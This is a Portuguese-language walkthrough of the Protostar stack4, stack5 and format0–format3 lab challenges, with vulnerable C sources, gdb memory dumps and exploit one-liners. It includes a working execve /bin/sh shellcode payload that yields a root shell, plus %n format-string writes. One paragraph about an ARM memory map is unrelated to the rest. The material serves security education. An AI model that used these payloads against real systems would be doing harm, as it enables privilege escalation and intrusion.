0x08048415 <main+13>: mov     DWORD PTR [esp],eax
0x08048418 <main+16>: call    0x804830c <gets@plt>
0x0804841d <main+21>:  leave
0x0804841e <main+22>:  ret
End of assembler dump.
(gdb) b *main+21
```

colocamos um breakpoint no leave para conseguirmos o endereço do eip.

```
(gdb) b *main+21
Breakpoint 1 at 0x804841d: file stack4/stack4.c, line 16.
(gdb) r < /tmp/pay.load
```

esse arquivo tinha 70A's nele.

Poemos ver onde começa nosso buffer

```
(gdb) x/100x $esp
0xbffff760: 0xbffff770 0xb7ec6165 0xbffff778 0xb7eada75
0xbffff770: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff780: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff790: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff7a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff7b0: 0x41414141 0x00004141 0xbffff838 0xb7eadc76
```

e logo depois pegamos as informações do EIP, para sabermos quantos bytes precisamos inserir para obter sucesso.

```
(gdb) i f
Stack level 0, frame at 0xbffff7c0:
 eip = 0x804841d in main (stack4/stack4.c:16); saved eip 0xb7eadc76
 source language c.
 Arglist at 0xbffff7b8, args: argc=1, argv=0xbffff864
 Locals at 0xbffff7b8, Previous frame's sp is 0xbffff7c0
 Saved registers:
  ebp at 0xbffff7b8, eip at 0xbffff7bc
```

fazemos a posição do eip 0xbffff7bc - 0xbffff770 onde começa o buffer, que dá $0x4C = 76$. Ou seja, precisamos de 76 A's + o endereço.

```
user@protostar:/opt/protostar/bin$ python -c "print 'a'*76 + '\xf4\x83\x04\x08'" | ./stack4
code flow successfully changed
Segmentation fault
```

Stack 5:

Nessa chall nos utilizamos dos mesmo conceitos do anterior, só que dessa vez atacaremos o leave da função main.

Source code

(stack5.c)

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  int main(int argc, char **argv)
7  {
8      char buffer[64];
9
10     gets(buffer);
11 }
```

Precisaremos descobrir onde nosso esp começa e o endereço do eip que iremos sobrescrever. Basicamente nosso input vai ser: inserimos a shell, colocamos bytes que nao fazem nada /deslizam/conhecidos como nops 0x90, e por último redirecionar o nosso Eip para nosso esp inicial, assim, ao invés de sairmos do main retornamos pro início e executamos o código que o gets leu, nos dando acesso ao sistema. Nós utilizamos mais uma vez de alterar o fluxo de execução.

x/2x \$ebp vemos o endereço do eip, pois é um dos endereços salvos no base pointer

```

Program exited with code 0160.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x080483c4 <main+0>:    push    ebp
0x080483c5 <main+1>:    mov     ebp,esp
0x080483c7 <main+3>:    and     esp,0xffffffff
0x080483ca <main+6>:    sub     esp,0x50
0x080483cd <main+9>:    lea     eax,[esp+0x10]
0x080483d1 <main+13>:   mov     DWORD PTR [esp],eax
0x080483d4 <main+16>:   call    0x80482e8 <gets@plt>
0x080483d9 <main+21>:   leave
0x080483da <main+22>:   ret
End of assembler dump.
(gdb) █

```

```

Dump of assembler code for function main:
0x080483c4 <main+0>:    push    ebp
0x080483c5 <main+1>:    mov     ebp,esp
0x080483c7 <main+3>:    and     esp,0xffffffff
0x080483ca <main+6>:    sub     esp,0x50
0x080483cd <main+9>:    lea     eax,[esp+0x10]
0x080483d1 <main+13>:   mov     DWORD PTR [esp],eax
0x080483d4 <main+16>:   call    0x80482e8 <gets@plt>
0x080483d9 <main+21>:   leave
0x080483da <main+22>:   ret

```

colocamos um breakpoint no leave e pegamos o endereço do esp

```

(gdb) p $esp
$1 = (void *) 0xbffff7ac

```

Achamos o endereço do esp.

Agora, com nosso script, inserimos os no-ops + o endereço do esp + noops + a nossa shell

```

user@protostar:/opt/protostar/bin$ (python -c "print '\x90'*76 + '\xac\xaf7\xff\xbf'
' + '\x90'*30 + '\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\
xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x8
9\xe1\x99\xb0\x0b\xcd\x80";) | ./stack5
# id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
# wtf
/bin//sh: wtf: not found
# █

```


Format 0:

https://en.wikipedia.org/wiki/Uncontrolled_format_string

Nessa stack de challenges - format - não necessariamente procuramos preencher uma variável com *chars* até escrevemos onde não deveríamos, aqui a gente se aproveita da liberdade que nos é dada sobre algumas funções de output, como `printf` e `sprintf`, controlando o que essa função imprime, podemos não só descobrir endereços de memória com o `%x` como também escrever nela, e é o que faremos.

(format0.c)

download

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  void vuln(char *string)
7  {
8      volatile int target;
9      char buffer[64];
10
11     target = 0;
12
13     sprintf(buffer, string);
14
15     if(target == 0xdeadbeef) {
16         printf("you have hit the target correctly :)\n");
17     }
18 }
19
20 int main(int argc, char **argv)
21 {
22     vuln(argv[1]);
23 }
```

```

(gdb) disas main
Dump of assembler code for function main:
0x0804842b <main+0>:  push    %ebp
0x0804842c <main+1>:  mov     %esp,%ebp
0x0804842e <main+3>:  and     $0xffffffff0,%esp
0x08048431 <main+6>:  sub     $0x10,%esp
0x08048434 <main+9>:  mov     0xc(%ebp),%eax
0x08048437 <main+12>: add     $0x4,%eax
0x0804843a <main+15>: mov     (%eax),%eax
0x0804843c <main+17>: mov     %eax,(%esp)
0x0804843f <main+20>: call    0x80483f4 <vuln>
0x08048444 <main+25>: leave
0x08048445 <main+26>: ret
End of assembler dump.
(gdb) disas vuln
Dump of assembler code for function vuln:
0x080483f4 <vuln+0>:  push    %ebp
0x080483f5 <vuln+1>:  mov     %esp,%ebp
0x080483f7 <vuln+3>:  sub     $0x68,%esp
0x080483fa <vuln+6>:  movl    $0x0,-0xc(%ebp)
0x08048401 <vuln+13>: mov     0x8(%ebp),%eax
0x08048404 <vuln+16>: mov     %eax,0x4(%esp)
0x08048408 <vuln+20>: lea     -0x4c(%ebp),%eax
0x0804840b <vuln+23>: mov     %eax,(%esp)
0x0804840e <vuln+26>: call    0x8048300 <sprintf@plt>
0x08048413 <vuln+31>: mov     -0xc(%ebp),%eax
0x08048416 <vuln+34>: cmp     $0xdeadbeef,%eax
0x0804841b <vuln+39>: jne     0x8048429 <vuln+53>
0x0804841d <vuln+41>: movl    $0x8048510,(%esp)
0x08048424 <vuln+48>: call    0x8048330 <puts@plt>
0x08048429 <vuln+53>: leave
0x0804842a <vuln+54>: ret

```

```

user@protostar:/opt/protostar/bin$ ./format0 $(python -c 'print "A"*90')
Segmentation fault
user@protostar:/opt/protostar/bin$ █

```

```

0x0804840e <vuln+26>: call 0x8048300 <sprintf@plt>
0x08048413 <vuln+31>: mov -0xc(%ebp),%eax
0x08048416 <vuln+34>: cmp $0xdeadbeef,%eax
0x0804841b <vuln+39>: jne 0x8048429 <vuln+53>
0x0804841d <vuln+41>: movl $0x8048510,(%esp)
0x08048424 <vuln+48>: call 0x8048330 <puts@plt>
0x08048429 <vuln+53>: leave
0x0804842a <vuln+54>: ret

```

End of assembler dump.

(gdb) b *vuln+39

Breakpoint 1 at 0x804841b: file format0/format0.c, line 15.

(gdb) r

Starting program: /opt/protostar/bin/format0

Breakpoint 1, 0x0804841b in vuln (string=0x0) at format0/form:

15 format0/format0.c: No such file or directory.
in format0/format0.c

(gdb) i r

```

eax          0x0          0
ecx          0x0          0
edx          0x0          0
ebx          0xb7fd7ff4    -1208123404
esp          0xbffff6b0    0xbffff6b0
ebp          0xbffff718    0xbffff718
esi          0x0          0
edi          0x0          0
eip          0x804841b      0x804841b <vuln+39>
eflags      0x200217 [ CF PF AF IF ID ]
cs          0x73          115
ss          0x7b          123
ds          0x7b          123
es          0x7b          123
fs          0x0          0
gs          0x33          51

```

(gdb) █

End of assembler dump.

(gdb) x/30x \$sp

```

0xbffff670: 0xbffff68c 0xbffff8e3 0x080481e8 0xbffff708
0xbffff680: 0xb7fffa54 0x00000000 0xb7felb28 0x41414141
0xbffff690: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff6a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff6b0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff6c0: 0x41414141 0x41414141 0x41414141 0x00434343
0xbffff6d0: 0xb7fd8304 0xb7fd7ff4 0xbffff6f8 0x08048444
0xbffff6e0: 0xbffff8e3 0xb7ff1040

```

(gdb)

```
(gdb) r $(python -c "print 'A'*64 + '\xef\xbe\xad\xde' ")
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /opt/protostar/bin/format0 $(python -c "print 'A'*64 + '\xef\xbe\xad\xde' ")

Breakpoint 1, 0x0804841b in vuln (
    string=0xbffff8e2 'A' <repeats 64 times>, "A", <incomplete sequence \336:
    at format0/format0.c:15
15      in format0/format0.c
(gdb) c
Continuing.
you have hit the target correctly :)
```

Claramente funcionaria com um buffer overflow, mas esse não é nosso objetivo.

Fazendo da forma correta, faremos com o que o código insira 64 inteiros lixos da memória e depois o endereço que desejamos:

./format0 \$(python -c 'print "%64d"+ "\xef\xbe\xad\xde"')

```
user@protostar:/opt/protostar/bin$ ./format0 $(python -c 'print "%64d"+ "\xef\xbe\xad\xde"')
you have hit the target correctly :)
user@protostar:/opt/protostar/bin$ █
```

Format 1:

Source code

(format1.c) download


```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  int target;
7
8  void vuln(char *string)
9  {
10     printf(string);
11
12     if(target) {
13         printf("you have modified the target :)\n");
14     }
15 }
16
17 int main(int argc, char **argv)
18 {
19     vuln(argv[1]);
20 }
```

C compiler. Memory map. Program in RAM

Sections:

- **.text**: Program code. Read only
- **.rodata**: constants (**const** modifier) and strings. Read only
- **.data**: Initialized global and static variables (startup value $\neq 0$)
- **.bss**: Uninitialized global and static variables (zero value on startup)

The bootloader (**bt2.exe**) places the **.text**, **.rodata** and **.data** sections into the RAM and then orders the ARM CPU to jump to the reset vector (address **0x40000000**)



Nesse aqui - **format 1** - temos que modificar uma variável definida globalmente e que não foi inicializada, ou seja, que está contida no **.bss**

Primeiro vamos descobrir com o **objdump** qual o endereço da variável **target**, que queremos alterar.

```
user@protostar:/opt/protostar/bin$ objdump -t format1 -j .bss
```

```
format1:      file format elf32-i386
```

SYMBOL TABLE:

08049630	l	d	.bss	00000000	.bss
08049630	l	0	.bss	00000001	completed.5982
08049634	l	0	.bss	00000004	dtor_idx.5984
08049638	g	0	.bss	00000004	target

080483f4	g	F .text	00000028	vuln
08049638	g	0 .bss	00000004	target

`objdump -t /opt/protostar/bin/format1 -j .bss`

Agora, procuramos descobrir o offset total chutando alguns números (não foi bem randômico, já tinha procurado no gdb), vemos que com o 131 ele já escreve na memória, então utilizaremos o 130

```
8AAA317461user@protostar:/opt/protostar/bin$ ./format1 $(python -c "print '\x38\x96\x04\x08AAA%131$x'")
8AAA25414141user@protostar:/opt/protostar/bin$ ./format1 $(python -c "print '\x38\x96\x04\x08AAA%130$x'")
8AAA8049638user@protostar:/opt/protostar/bin$
```

Aqui só temos que por algum valor em **target** para isso utilizamos o %n para escrever na memória quantos bytes, passaremos o endereço de target mais o 130%n para escrever no endereço de target.

```
8AAA8049638user@protostar:/opt/protostar/bin$ ./format1 $(python -c "print '\x38\x96\x04\x08AAA%130%n'")
8AAAyou have modified the target :)
user@protostar:/opt/protostar/bin$
```

Format 2:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);
    printf(buffer);

    if(target == 64) {
        printf("you have modified the target :)\n");
    } else {
        printf("target is %d :(\n", target);
    }
}

int main(int argc, char **argv)
{
    vuln();
}
```

Aqui, vamos utilizar a mesma técnica anterior, contudo, temos que inserir um valor específico na variável target. Primeiro descobrimos o endereço de target

```
user@protostar:/opt/protostar/bin$ objdump -t -j .bss format2 | grep target
080496e4 g      0 .bss  00000004      target
```

```

(gdb) disas vuln
Dump of assembler code for function vuln:
0x08048454 <vuln+0>:    push    ebp
0x08048455 <vuln+1>:    mov     ebp,esp
0x08048457 <vuln+3>:    sub     esp,0x218
0x0804845d <vuln+9>:    mov     eax,ds:0x80496d8
0x08048462 <vuln+14>:   mov     DWORD PTR [esp+0x8],eax
0x08048466 <vuln+18>:   mov     DWORD PTR [esp+0x4],0x200
0x0804846e <vuln+26>:   lea     eax,[ebp-0x208]
0x08048474 <vuln+32>:   mov     DWORD PTR [esp],eax
0x08048477 <vuln+35>:   call   0x804835c <fgets@plt>
0x0804847c <vuln+40>:   lea     eax,[ebp-0x208]
0x08048482 <vuln+46>:   mov     DWORD PTR [esp],eax
0x08048485 <vuln+49>:   call   0x804837c <printf@plt>
0x0804848a <vuln+54>:   mov     eax,ds:0x80496e4
0x0804848f <vuln+59>:   cmp     eax,0x40
0x08048492 <vuln+62>:   jne     0x80484a2 <vuln+78>
0x08048494 <vuln+64>:   mov     DWORD PTR [esp],0x8048590
0x0804849b <vuln+71>:   call   0x804838c <puts@plt>
0x080484a0 <vuln+76>:   jmp     0x80484b9 <vuln+101>
0x080484a2 <vuln+78>:   mov     edx,DWORD PTR ds:0x80496e4
0x080484a8 <vuln+84>:   mov     eax,0x80485b0
0x080484ad <vuln+89>:   mov     DWORD PTR [esp+0x4],edx
0x080484b1 <vuln+93>:   mov     DWORD PTR [esp],eax
0x080484b4 <vuln+96>:   call   0x804837c <printf@plt>
0x080484b9 <vuln+101>:  leave
0x080484ba <vuln+102>:  ret
End of assembler dump.
(gdb) b *vuln+54

```

Primeiro precisamos fazer alguns testes. Vamos descobrir onde nosso input começa na memória:

```

user@protostar:/opt/protostar/bin$ echo $(python -c 'print "AAAA" + "%.6x"*6') | ./format2
AAAA.200.b7fd8420.bffff614.41414141.2e78252e.252e7825
target is 0 :(

```

Aqui, vemos que ele é o quarto nos endereços, então, para escrever com o %n só precisamos inserir mais 60 bytes lixo da memória, pois 60 + os 4 iniciais = 64, e esse é o valor que queremos escrever no endereço de target.

```

user@protostar:/opt/protostar/bin$ python -c 'print "\xe4\x96\x04\x08" + "%60x%4$n"' | ./format2
200
you have modified the target :)

```

Format 3:

```
int target;

void printbuffer(char *string)
{
    printf(string);
}

void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);

    printbuffer(buffer);

    if(target == 0x01025544) {
        printf("you have modified the target :)\n");
    } else {
        printf("target is %08x :(\n", target);
    }
}

int main(int argc, char **argv)
{
    vuln();
}
```

Mais uma vez começamos essa challenge pegando o endereço da variável target

```
user@protostar:/opt/protostar/bin$ objdump -t -j .bss ./format3

./format3:      file format elf32-i386

SYMBOL TABLE:
080496e8 l      d .bss      00000000      .bss
080496ec l      0 .bss      00000001      completed.5982
080496f0 l      0 .bss      00000004      dtor_idx.5984
080496e8 g      0 .bss      00000004      stdin@@GLIBC_2.0
080496f4 g      0 .bss      00000004      target
```

0x080496f4 --- target

```
user@protostar:/opt/protostar/bin$ echo $(python -c 'print "AAAA" + "%.6x"*6') |
./format3
AAAA.0.bffff5d0.b7fd7ff4.0.0.bffff7d8
target is 00000000 :(
```

não deu certo, aumentamos a quantidade que vemos

```
user@protostar:/opt/protostar/bin$ echo $(python -c 'print "AAAA" + "%.x"*36') | ./format3
AAAA.0.bffff5d0.b7fd7ff4.0.0.bffff7d8.804849d.bffff5d0.200.b7fd8420.bffff614.41414141.2e78252e
78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e78
target is 00000000 :(
```

12 de distância do começo.

```
user@protostar:/opt/protostar/bin$ python -c 'print "\xf4\x96\x04\x08%12$n"' | ./format3
target is 00000004 :(
```

Nessa parte tive um pouco mais de dificuldade por causa do número que ele pede, mas depois de pesquisar um pouco consegui.

valor 0x01025544 = 16930116, isso menos os 4 iniciais que já escrevemos.

```
python -c 'print "\xf4\x96\x04\x08%16930112x%12$n"' | ./format3
```

[\(essa eu tive ajuda da internet pra saber como por o número lá\)](#)

```
$ python -c 'print "\xf4\x96\x04\x08%16930112x%12$n"' | ./format3
```

```
you have modified the target :)
```

<https://github.com/guyinatuxedo/exploit-exercises-writeups/blob/master/protostar/format/format3.md>

